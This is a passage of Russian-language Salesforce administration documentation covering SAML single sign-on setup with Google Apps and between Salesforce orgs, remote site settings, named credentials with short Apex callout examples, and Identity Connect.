
Пример настройки единой регистрации в Google Apps

Данный пример определяет порядок настройки единой регистрации из системы Salesforce в Google Apps, где Google является поставщиком услуг, а Google Apps — приложением, предоставленным поставщиком услуг.

Требования:

- Наличие аккаунта Premier Edition Google Apps.
- Организация Salesforce должна поддерживать единую регистрацию посредством SAML 2.0.

Ниже перечислены основные действия.

1. Создание имени домена и включение поставщика удостоверений в организации Salesforce.
2. Определение поставщика услуг в системе Salesforce.
3. Включение пользователя и профиля Salesforce.
4. Настройка Google Apps.
5. Тестирование внедрения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Вкладки недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- Настройка приложения

Создание имени домена и включение поставщика удостоверений

Чтобы подготовить организацию Salesforce, создайте имя домена и включите систему Salesforce в качестве поставщика удостоверений.

1. Выполните вход в систему Salesforce.
2. Создайте имя домена для организации.
   a. Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Мой домен»**, введите новое имя субдомена и щелкните **«Проверить доступность»**.
   b. Если введенное имя доступно, установите флажок **«Условия»** и нажмите кнопку **«Зарегистрировать домен»**.

   Важное замечание: Прежде чем включить систему Salesforce в качестве поставщика удостоверений, рекомендуем развернуть имя домена.

3. Чтобы включить систему Salesforce в качестве поставщика удостоверений, выполните указанные ниже действия.
   a. Введите строку *«Поставщик удостоверений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Поставщик удостоверений»**.
   b. Щелкните **«Включить»**.
   c. Щелкните **«Загрузить сертификат»**. Запомните область сохранения сертификата для его последующей загрузки.

Определение поставщика услуг

Чтобы определить поставщика услуг, выполните указанные ниже действия.

1. Выполните вход в систему Salesforce.
2. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
3. Нажмите кнопку **«Создать»** в разделе «Связанные приложения» и введите значение `«Google Apps»` в поле «Имя связанного приложения».
4. Установите флажок **«Включить SAML»** в области «Параметры веб-приложения» и заполните указанные ниже поля.

Поле	Значение
`URL-адрес ACS`	URL-адрес для аккаунта Google Apps (например, `https://www.google.com/a/respond.info`).
`код объекта;`	google.com
Тип темы	Код интегрирования

5. Нажмите кнопку **«Сохранить»**.
6. Для авторизации доступа к этому приложению введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите параметр управления связанными приложениями и щелкните по имени приложения. Выберите профиль текущего пользователя.
7. Скопируйте значение поля «Конечная точка переадресации, инициированная поставщиком услуг». Данное значение потребуется позже.

Соотнесение пользователя Salesforce с пользователем Google Apps

1. На странице личных параметров введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск», затем выберите **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.
2. Нажмите кнопку **«Правка»**.
3. Введите имя пользователя, используемое для входа в Google Apps (например, JSmith@TGroup.com), в поле «Код интегрирования».
4. Нажмите кнопку **«Сохранить»**.

Настройка Google Apps

1. Выполните вход в аккаунт Google Apps.
2. Откройте вкладку **«Другие инструменты»** и щелкните ссылку **«Настроить единую регистрацию (SSO)»**.
3. Установите флажок «Включить единую регистрацию».
4. Введите URL-адрес, скопированный в поле «Конечная точка переадресации, инициированная поставщиком услуг» при определении поставщика услуг, в поле `«URL-адрес страницы входа»`.
5. Введите URL-адрес страницы, открывающейся после выхода пользователей из Google Apps (например, `http://www.мойДомен.salesforce.com`), в поле `«URL-адрес страницы выхода»`.

6. Введите следующий URL-адрес в поле «URL-адрес изменения пароля»: `https://мойДомен.salesforce.com/_ui/system/security/ChangePassword`, где *мойДомен* — это имя, указанное при создании настраиваемого домена.
7. Выберите сертификат, загруженный при включении поставщика удостоверений, в поле «Сертификат проверки».
8. Нажмите кнопку **«Сохранить изменения»**.

Тестирование внедрения

Чтобы разрешить организации Salesforce использование единой регистрации в Google Apps, выполните указанные ниже действия.

1. Выполните выход из Google Apps и системы Salesforce.
2. Попробуйте открыть страницу приложения Google (например, `http://docs.google.com/a/respond.info/` или `http://mail.google.com/a/respond.info/`).
3. Пользователь перенаправляется на страницу входа Salesforce. Указанная страница приложения Google открывается после входа.

При необходимости добавьте приложение Google на веб-вкладку организации Salesforce.

1. Выполните вход в систему Salesforce.
2. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Вкладки»** и щелкните **«Создать»** в разделе «Веб-вкладки».
3. Выберите макет вкладки и нажмите кнопку **«Далее»**.
4. Введите метку для отображения на вкладке.
5. Введите стандартное имя. Данное имя соответствует метке.
6. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля Стиль вкладки. Выберите нужный значок. Оставьте другие параметры без изменений.
7. Нажмите кнопку **«Далее»**.
8. Введите страницу приложения Google (например, `docs.google.com/a/respond.info/` или `mail.google.com/a/respond.info/`) в текстовое поле «URL-адрес кнопки или ссылки» и нажмите кнопку **«Далее»**.

   Прим.: Данный URL-адрес должен быть абсолютным, то есть, содержать префикс `http://` или `https://`.

9. Нажмите кнопки **«Далее»** и **«Сохранить»**.
10. Откройте новую вкладку вверху страницы. Данное действие автоматически открывает указанную страницу приложения Google.

Настройка единой регистрации из Salesforce в Salesforce

Данный пример определяет порядок настройки приложения Salesforce для инициирования единой регистрации из одной организации Salesforce в другой.

Инициирующая организация Salesforce — это организация, используемая для входа и выступающая в качестве *поставщика удостоверений*. Организация Salesforce, вход в которую должен быть выполнен посредством приложения, выступает в качестве *поставщика услуг*. Например, компания создает две организации Salesforce: организация по продажам и организация по идеям. Обе организации поддерживают единую регистрацию, позволяющую пользователям выполнять вход посредством одного пароля.

Данный пример использует инициирующую организацию Salesforce, поддерживающую единую регистрацию посредством SAML 2.0. Ниже перечислены основные действия.

1. Создание имени домена и включение поставщика удостоверений в организации Salesforce, выступающей в качестве поставщика удостоверений.
2. Настройка организации Salesforce, выступающей в качестве поставщика услуг.
3. Определение приложения поставщика услуг в организации Salesforce, выступающей в качестве поставщика удостоверений.
4. Тестирование внедрения.

Создание имени домена и включение поставщика удостоверений

Все указанные ниже действия выполняются в организации Salesforce, выступающей в качестве поставщика удостоверений.

Чтобы подготовить организацию Salesforce, создайте имя домена и включите систему Salesforce в качестве поставщика удостоверений.

1. Выполните вход в систему Salesforce.
2. Создайте имя домена для организации.
   a. Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Мой домен»**, введите новое имя субдомена и щелкните **«Проверить доступность»**.
   b. Если введенное имя доступно, установите флажок **«Условия»** и нажмите кнопку **«Зарегистрировать домен»**.

   Важное замечание: Прежде чем включить систему Salesforce в качестве поставщика удостоверений, рекомендуем развернуть имя домена.

3. Чтобы включить систему Salesforce в качестве поставщика удостоверений, выполните указанные ниже действия.
   a. Введите строку *«Поставщик удостоверений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Поставщик удостоверений»**.
   b. Щелкните **«Включить»**.
   c. Щелкните **«Загрузить сертификат»**. Запомните область сохранения сертификата для его последующей загрузки.

Настройка организации Salesforce в качестве поставщика услуг

Чтобы настроить вторую организацию Salesforce в качестве поставщика услуг, выполните указанные ниже действия.

1. Выполните вход в организацию Salesforce, выступающую в качестве поставщика услуг.
2. Включите и настройте SAML.
   a. Введите строку *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Параметры единой регистрации»** и нажмите кнопку **«Правка»**.
   b. Установите флажок «SAML включен».
   c. Заполните перечисленные ниже поля.

Поле	Значение
Версия SAML	2,0

Поле	Значение
Отправитель	URL-адрес отправителя, созданный при настройке поставщика удостоверений. Например, `https://мойНастраиваемыйДомен.salesforce.com`.
Сертификат поставщика удостоверений	Найдите сертификат, загруженный при включении поставщика удостоверений.
Тип кода пользователя SAML	Установите переключатель «Утверждение содержит код интегрирования из объекта "Пользователь"».
Местоположение кода пользователя SAML	Установите переключатель «Код пользователя находится в элементе `NameIdentifier` оператора `Subject`».

d. Нажмите кнопку **«Сохранить»**.

e. Скопируйте и сохраните значения полей «URL-адрес входа Salesforce» и «Код объекта». Данные значения потребуются позже при определении поставщика услуг Salesforce.

3. Свяжите пользователя из организации поставщика услуг с пользователем из организации поставщика удостоверений.

a. В личных параметрах введите строку *«Дополнительные сведения о пользователе»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Дополнительные сведения о пользователе»**. Нет результатов? Введите строку *«Личные сведения»* в поле «Быстрый поиск» и выберите пункт **«Личные сведения»**.

b. Нажмите кнопку **«Правка»**.

c. Введите имя пользователя, используемое для входа в организацию поставщика удостоверений Salesforce (например, IDP_org@TGroup.com), в поле «Код интегрирования».

d. Нажмите кнопку **«Сохранить»**.

Определение поставщика услуг в организации поставщика удостоверений

Чтобы определить поставщика услуг, создайте веб-приложение SAML как связанное приложение.

1. Выполните вход в организацию Salesforce, выступающую в качестве поставщика удостоверений.
2. Введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Приложения»**, а затем в разделе «Связанные приложения» нажмите кнопку **«Создать»**.
3. Заполните перечисленные ниже поля.

Поле	Значение
Имя связанного приложения	Поставщик услуг Salesforce.
Адрес эл. почты контакта	Контакт, который должен использоваться компанией Salesforce для связи.
Включить SAML	Данный параметр позволяет вводить сведения о поставщике услуг.

Поле	Значение
Код объекта	Код объекта, введенный при настройке поставщика услуг
URL-адрес ACS	URL-адрес входа Salesforce, введенный при настройке поставщика услуг
Тип темы	«Имя пользователя»

4. Нажмите кнопку **«Сохранить»**.
5. Выберите нужные профили. Выберите профиль текущего пользователя для данного примера.
6. Нажмите кнопку **«Сохранить»**.
7. Скопируйте значение поля «URL-адрес входа, инициированного поставщиком удостоверений». Данное значение потребуется позже для тестирования.

Тестирование внедрения

Чтобы разрешить организации Salesforce использование единой регистрации для подключения, создайте веб-вкладку.

1. Выполните вход в организацию Salesforce, выступающую в качестве поставщика услуг.
2. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Вкладки»** и щелкните **«Создать»** в разделе «Веб-вкладки».
3. Выберите макет вкладки и нажмите кнопку **«Далее»**.
4. Введите метку для отображения на вкладке.
5. Введите стандартное имя. Данное имя соответствует метке.
6. Чтобы открыть окно «Выбор стиля вкладки», щелкните значок поиска напротив поля Стиль вкладки. Выберите нужный значок.
7. Нажмите кнопку **«Далее»**.
8. Введите значение поля «URL-адрес входа, инициированного поставщиком удостоверений», заданное при определении поставщика услуг, в текстовое поле «URL-адрес кнопки или ссылки» и нажмите кнопку **«Далее»**.

   Прим.: Данный URL-адрес должен быть абсолютным, то есть, содержать префикс `http://` или `https://`.

9. Нажмите кнопки **«Далее»** и **«Сохранить»**.
10. Откройте новую вкладку вверху страницы. При выходе из организации Salesforce, выступающей в качестве поставщика удостоверений, пользователю предлагается выполнить вход, после которого вкладка должна отображать организацию Salesforce, выступающую в качестве поставщика удостоверений.

СМ. ТАКЖЕ:

Поставщики удостоверений и поставщики услуг

Настройка параметров узла удаленного доступа

Прежде чем разрешить любой странице Visualforce, выноске Apex или коду JavaScript с использованием XmlHttpRequest в элементе S-Control или настраиваемой кнопке вызывать внешний сайт, данный сайт должен быть зарегистрирован на странице «Параметры удаленного узла».

Прим.: Чтобы включить соответствующий доступ к компонентам Lightning создайте надежный узел CSP.

Чтобы перейти на страницу, введите строку *«Параметры удаленного узла»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры удаленного узла»**. Данная страница содержит список всех зарегистрированных удаленных узлов и дополнительную информацию о каждом узле, включая имя и URL-адрес удаленного узла.

Из соображений безопасности система Salesforce ограничивает доступные исходящие порты.

- 80. данный порт принимает только подключения HTTP.
- 443. данный порт принимает только подключения HTTPS.
- 1024–66535 (включительно): данные порты принимают подключения HTTP или HTTPS.

Чтобы зарегистрировать новый сайт, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать удаленный узел»**.
2. Введите описательное имя в поле «Имя удаленного узла».
3. Введите URL-адрес удаленного узла.
4. Чтобы разрешить доступ к удаленному узлу независимо от протокола, используемого для подключения (HTTP или HTTPS), установите флажок «Отключить безопасность по протоколам». Если данный флажок установлен, то система Salesforce может передавать данные между сеансами HTTPS и HTTP. Рекомендуем устанавливать данный флажок только опытным пользователям, разбирающимся в вопросах безопасности.
5. При необходимости введите описание сайта.
6. Чтобы завершить работу, нажмите кнопку **«Сохранить»**. Чтобы сохранить изменения и зарегистрировать дополнительный сайт, нажмите кнопку **«Сохранить и создать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Visualforce и элементы S-Control недоступны в версии **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров удаленного доступа:

- «Настройка приложения» или «Изменение всех данных»

СМ. ТАКЖЕ:

Создание надежных сайтов CSP для доступа к сторонним API

Именованные регистрационные данные

Именованные регистрационные данные одновременно определяют URL-адрес конечной точки выноски и ее обязательные параметры проверки подлинности. Чтобы упростить настройку проверенных выносок, укажите именованные регистрационные данные как конечную точку выноски. Если вместо этого указать URL-адрес в качестве конечной точки выноски, этот URL-адрес необходимо зарегистрировать в параметрах удаленного узла и самостоятельно обрабатывать проверку подлинности. Например, для выноски Apex вашему коду может потребоваться обработка проверки подлинности, которая окажется менее безопасной и более сложной при внедрении OAuth.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Система Salesforce управляет всеми процессами проверки подлинности для выносок, которые указывают именованные регистрационные данные как конечную точку выноски. При необходимости пропустите параметры удаленного узла, которые в противном случае являются обязательными для выносок на внешние сайты, определенные в именованных учетных данных.

Именованные регистрационные данные поддерживаются в следующих типах определений выносок.

- Выноски Apex
- Внешние источники данных следующих типов:
  - Salesforce Connect: OData 2.0
  - Salesforce Connect: OData 4.0
  - Salesforce Connect: настраиваемый (разработанный с помощью инфраструктуры коннекторов Apex)

Благодаря раздельному использованию URL-адреса конечной точки и процесса проверки подлинности от определения выноски именованные регистрационные данные позволяют упростить процесс обслуживания выносок. Например, при изменении URL-адреса конечной точки просто обновите именованные регистрационные данные. При этом все выноски, ссылающиеся на именованные регистрационные данные, будут работать.

При наличии нескольких организаций рекомендуем создать именованные регистрационные данные с тем же именем, но с другим URL-адресом конечной точки в каждой организации. Затем можно распаковать и развернуть (во всех организациях) одно определение выноски, ссылающееся на общее имя этих именованных регистрационных данных. Например, именованные регистрационные данные всех организаций могут использовать разные URL-адреса конечной точки для устранения несоответствия между средой разработки и производственной средой. Если в выноске Apex используется общее имя таких именованных регистрационных данных, класс Apex, определяющий данный вызов, можно добавить в пакет и развернуть во всех таких организациях без программной проверки среды.

Именованные регистрационные данные поддерживают обычную проверку подлинности паролей и OAuth 2.0. При необходимости вы можете настроить все именованные регистрационные данные так, чтобы использовать единый именованный субъект или проверять подлинность отдельного пользователя. В этом случае пользователи смогут управлять собственными регистрационными данными.


Для обращения к именованным регистрационным данным из определения выноски используйте URL-адрес именованных регистрационных данных. URL-адрес именованных регистрационных данных содержит схему `callout:`, имя именованных регистрационных данных и необязательный путь. Например: `callout:My_Named_Credential/some_path`.

Строку запроса можно дополнить до URL-адреса именованных регистрационных данных. Используйте знак вопроса («?») в качестве разделителя между URL-адресом именованных регистрационных данных и строкой запроса. Например: `callout:My_Named_Credential/some_path?format=json`.


Пример: В примере кода Apex нижеименованные регистрационные данные и добавленный путь определяют конечную точку выноски.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('callout:My_Named_Credential/some_path');
req.setMethod('GET');
Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

Упоминаемые именованные регистрационные данные определяют URL-адрес конечной точки и параметры проверки подлинности.



В случае использования приложения OAuth вместо проверки подлинности по паролю код Apex остается неизменным. Параметры проверки подлинности различаются в именованных регистрационных данных, которые ссылаются на поставщика проверки подлинности, определенного для организации.



Рассмотрим, как код Apex выглядит без именованных регистрационных данных. Обратите внимание, что код стал более сложным при обработке проверки подлинности, даже если мы используем базовую проверку подлинности по паролю. Кодировка OAuth еще более сложная, и поэтому идеально подходит для использования с именованными регистрационными данными.

```
HttpRequest req = new HttpRequest();
req.setEndpoint('https://my_endpoint.example.com/some_path');
req.setMethod('GET');

// Because we didn't set the endpoint as a named credential,
// our code has to specify:
// - The required username and password to access the endpoint
// - The header and header information

String username = 'myname';
String password = 'mypwd';

Blob headerValue = Blob.valueOf(username + ':' + password);
String authorizationHeader = 'BASIC ' +
EncodingUtil.base64Encode(headerValue);
req.setHeader('Authorization', authorizationHeader);
```

```
// Create a new http object to send the request object
// A response object is generated as a result of the request

Http http = new Http();
HTTPResponse res = http.send(req);
System.debug(res.getBody());
```

Определение именованных регистрационных данных

Создайте именованные регистрационные данные для одновременного определения URL-адреса конечной точки выноски и ее обязательных параметров проверки подлинности. Чтобы разрешить системе Salesforce обработку всех процессов проверки подлинности, укажите именованные регистрационные данные как конечную точку выноски. При необходимости пропустите параметры удаленного узла, которые в противном случае являются обязательными для выносок на внешние сайты, определенных в именованных учетных данных.

Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных

Предоставьте пользователям доступ к именованным регистрационным данным, использующим проверку подлинности отдельного пользователя, посредством наборов полномочий и профилей. Данное действие позволяет пользователям настраивать и управлять собственными параметрами проверки подлинности для доступа к внешней системе.

СМ. ТАКЖЕ:

Определение именованных регистрационных данных

Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных

Руководство разработчика Apex: вызов выносок посредством Apex

Внешние поставщики проверки подлинности

Определение именованных регистрационных данных

Создайте именованные регистрационные данные для одновременного определения URL-адреса конечной точки выноски и ее обязательных параметров проверки подлинности. Чтобы разрешить системе Salesforce обработку всех процессов проверки подлинности, укажите именованные регистрационные данные как конечную точку выноски. При необходимости пропустите параметры удаленного узла, которые в противном случае являются обязательными для выносок на внешние сайты, определенных в именованных учетных данных.

Именованные регистрационные данные поддерживаются в следующих типах определений выносок.

- Выноски Apex
- Внешние источники данных следующих типов:
  - Salesforce Connect: OData 2.0
  - Salesforce Connect: OData 4.0
  - Salesforce Connect: настраиваемый (разработанный с помощью инфраструктуры коннекторов Apex)

Для настройки именованных регистрационных данных сделайте следующее.

1. В меню «Настройка» введите *«Именованные регистрационные данные»* в поле «Быстрый поиск», затем выберите **«Именованные регистрационные данные»**.
2. Чтобы создать именованные регистрационные данные, нажмите кнопку **«Создать именованные регистрационные данные»**. Чтобы изменить текущие именованные регистрационные данные, щелкните ссылку **«Правка»**.
3. Заполните поля.

Поле	Описание
Метка	Понятное имя именованных регистрационных данных, отображаемое в пользовательском интерфейсе Salesforce (например, в списковых представлениях). При назначении параметру «Тип удостоверения» значения «На пользователя» данная метка отображается при просмотре или редактировании параметров проверки подлинности для внешних систем.
Имя	Уникальный идентификатор, используемый для обращения к именованным регистрационным данным из определений выносок через API-интерфейс. Имя может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным и начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра именованных регистрационных данных выполните следующие действия.

- Просмотр настройки и конфигурации

Для создания, редактирования или удаления именованных регистрационных данных выполните следующие действия.

- «Настройка приложения»

Поле	Описание

URL-адрес	URL-адрес или корневой URL-адрес для конечной точки выноски. URL-адрес должен начинаться с протокола *http://* или *https://*. Можно указать путь, но не строку запроса. Примеры:
	• `http://my_endpoint.example.com`
	• `https://my_endpoint.example.com/secure/payroll`
	Однако можно дополнить строку запроса и конкретный путь в определении выноски, которая ссылается на именованные регистрационные данные. Например, выноска Apex может обращаться к именованным регистрационным данным «My_Payroll_System» следующим образом.
	`HttpRequest req = new HttpRequest();`
	`req.setEndpoint('callout:My_Payroll_System/paystubs?format=json');`

Сертификат	Выбранный сертификат используется организацией Salesforce при каждом двухстороннем подключении SSL к внешней системе. Сертификат используется цифровыми подписями, подтверждающими получение запросов от организации Salesforce.
Тип удостоверения	Данный параметр определяет необходимость использования одного или нескольких наборов регистрационных данных для доступа к внешней системе. • «Анонимно»: удостоверение отсутствует, проверка подлинности не выполняется. • «На пользователя»: использование отдельных регистрационных данных для каждого пользователя, просматривающего внешнюю систему посредством выносок. Выберите данное значение, если внешняя система ограничивает доступ для отдельного пользователя. После предоставления доступа посредством наборов полномочий или профилей в системе Salesforce пользователи могут управлять собственными параметрами проверки подлинности для внешних систем на странице личных параметров. • «Названный субъект»: использование одного набора регистрационных данных для всех пользователей, просматривающих внешнюю систему из организации. Выберите этот параметр, если назначается одна учетная запись пользователя во внешней системе для всех пользователей организации Salesforce.

4. Выберите нужный протокол проверки подлинности.
   - При выборе значения **«Проверка подлинности паролей»** введите имя пользователя и пароль для доступа к внешней системе.
   - При выборе значения **«OAuth 2.0»** заполните поля ниже.

Поле	Описание
Поставщик проверки подлинности	Выберите поставщика. См. раздел Внешние поставщики проверки подлинности на странице 1134.

Поле	Описание
Область	Выберите область полномочий для отправки запроса на маркер доступа. Допустимые значения определяются поставщиком проверки подлинности. См. раздел Использование параметра Scope на странице 1169. Прим.: – Введенное значение заменяет значение поля «Стандартные области», заданное в указанном поставщике проверки подлинности. – Необходимость определения областей может влиять на необходимость отображения страницы согласия каждым процессом OAuth. – Рекомендуем пользователям запрашивать маркер обновления или автономный доступ. В противном случае, при истечении срока действия маркера доступ к внешней системе отменяется.
Начать процесс проверки подлинности при сохранении	Чтобы выполнить проверку подлинности на внешней системе и получить маркер OAuth, отметьте флажком этот пункт. Данный процесс проверки подлинности называется процессом OAuth. При нажатии кнопки **«Сохранить»** внешняя система отображает запрос на выполнение входа. После успешного входа внешняя система предоставляет пользователю маркер OAuth для доступа к данным из текущей организации. Повторите процесс OAuth для создания маркера (например, при истечении срока действия маркера) или редактирования поля «Область» или «Поставщик проверки подлинности».

5. Чтобы использовать настраиваемые заголовки или основные тексты в выносках, включите нужные параметры.

Поле	Описание
`Generate Authorization Header`	По умолчанию Salesforce генерирует заголовок авторизации и применяет его к каждой выноске, которая ссылается на именованные регистрационные данные. Отключите этот параметр при наличии одного из следующих условий. • Удаленная конечная точка не поддерживает заголовки авторизации. • Заголовки авторизации предоставляются другими средствами. Например, в выносках Apex разработчик может предусмотреть код создания настраиваемого заголовка авторизации для каждой выноски. Этот параметр является обязательным при ссылке на именованные регистрационные данные из внешнего источника данных.

Поле	Описание
`Allow Merge Fields in HTTP Header` `Allow Merge Fields in HTTP Header`	В каждой выноске Apex код устанавливает способ создания HTTP-заголовка и текста запроса. Например, код Apex может установить значение файла cookie в заголовке авторизации. Эти параметры включают код Apex, чтобы использовать поля слияния для заполнения HTTP-заголовка и текста запроса данными организации после создания выноски. Эти параметры будут недоступны при ссылке на именованные регистрационные данные из внешнего источника данных.

Для обращения к именованным регистрационным данным из определения выноски используйте URL-адрес именованных регистрационных данных. URL-адрес именованных регистрационных данных содержит схему `callout:`, имя именованных регистрационных данных и необязательный путь. Например: `callout:`*`My_Named_Credential/some_path`*.

Строку запроса можно дополнить до URL-адреса именованных регистрационных данных. Используйте знак вопроса («?») в качестве разделителя между URL-адресом именованных регистрационных данных и строкой запроса. Например: `callout:`*`My_Named_Credential/some_path`*`?format=json`.

СМ. ТАКЖЕ:

Именованные регистрационные данные

Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных

Руководство разработчика Apex: вызов выносок посредством Apex

Предоставление доступа к параметрам проверки подлинности для именованных регистрационных данных

Предоставьте пользователям доступ к именованным регистрационным данным, использующим проверку подлинности отдельного пользователя, посредством наборов полномочий и профилей. Данное действие позволяет пользователям настраивать и управлять собственными параметрами проверки подлинности для доступа к внешней системе.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»** или **«Профили»**.
2. Щелкните имя нужного набора полномочий или профиля.
3. Выполните одно из указанных ниже действий.
   - При выборе набора полномочий или профиля в расширенном пользовательском интерфейсе профиля щелкните ссылку **«Доступ к именованным регистрационным данным»** в разделе «Приложения». Затем нажмите кнопку **«Правка»**.
   - При выборе профиля в исходном пользовательском интерфейсе профиля нажмите кнопку **«Правка»** в разделе «Доступ к именованным регистрационным данным включен».
4. Добавьте нужные именованные регистрационные данные.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Наборы полномочий доступны в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования наборов полномочий и профилей пользователей:
- Управление профилями и наборами полномочий

СМ. ТАКЖЕ:

Хранение параметров проверки подлинности для внешних систем
Определение именованных регистрационных данных
Именованные регистрационные данные

Identity Connect

Identity Connect поддерживает интеграцию Microsoft Active Directory с системой Salesforce посредством службы, выполняемой на платформе Windows или Linux. Пользователям AD предоставляется доступ в систему Salesforce посредством единой регистрации. При синхронизации пользователей AD в качестве поставщика удостоверений может выступать система Salesforce или Identity Connect.

Установка Identity Connect
Включение Identity Connect

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Версия **Developer Edition** поддерживает 10 лицензий набора полномочий Identity Connect.

СМ. ТАКЖЕ:

Установка Identity Connect
Включение Identity Connect
Руководство по внедрению Identity Connect

Установка Identity Connect

Организация должна располагать как минимум одной лицензией Identity Connect. Чтобы получить Identity Connect, обратитесь в компанию Salesforce.

Как правило, программное обеспечение Identity Connect устанавливается на сервере сотрудниками отдела информационных технологий. Identity Connect не требует индивидуальной установки для каждого пользователя.

1. Введите строку *«Identity Connect»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Identity Connect»**.

   Прим.: Пункт **«Identity Connect»** отображается в меню «Настройка» только после добавления данной функции компанией Salesforce в организацию пользователя.

2. Щелкните ссылку для загрузки, соответствующую используемой операционной системе.
3. Установите программное обеспечение (см. Руководство по внедрению Salesforce Identity Connect).

СМ. ТАКЖЕ:

Identity Connect

Включение Identity Connect

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Версия **Developer Edition** поддерживает 10 лицензий набора полномочий Identity Connect.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки Identity Connect:

- Управление пользователями

Включение Identity Connect

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения лицензии набора полномочий:	Управление внутренними пользователями
Для создания и назначения наборов полномочий необходимо выполнить следующие действия.	Управление профилями и наборами полномочий
Для просмотра пользователей, назначенных набору полномочий:	Просмотр настройки и конфигурации

Чтобы получить Identity Connect, обратитесь в компанию Salesforce.

Чтобы включить Identity Connect для пользователя, выполните указанные ниже действия.

1. Назначьте пользователю лицензию Identity Connect.
2. Создайте набор полномочий и дополните его полномочием «Использование Identity Connect».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно за дополнительную плату в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Версия **Developer Edition** поддерживает 10 лицензий набора полномочий Identity Connect.

3. Назначьте набор полномочий пользователю.

СМ. ТАКЖЕ:

- Identity Connect
- Установка Identity Connect
- Руководство по внедрению Identity Connect

Мой домен

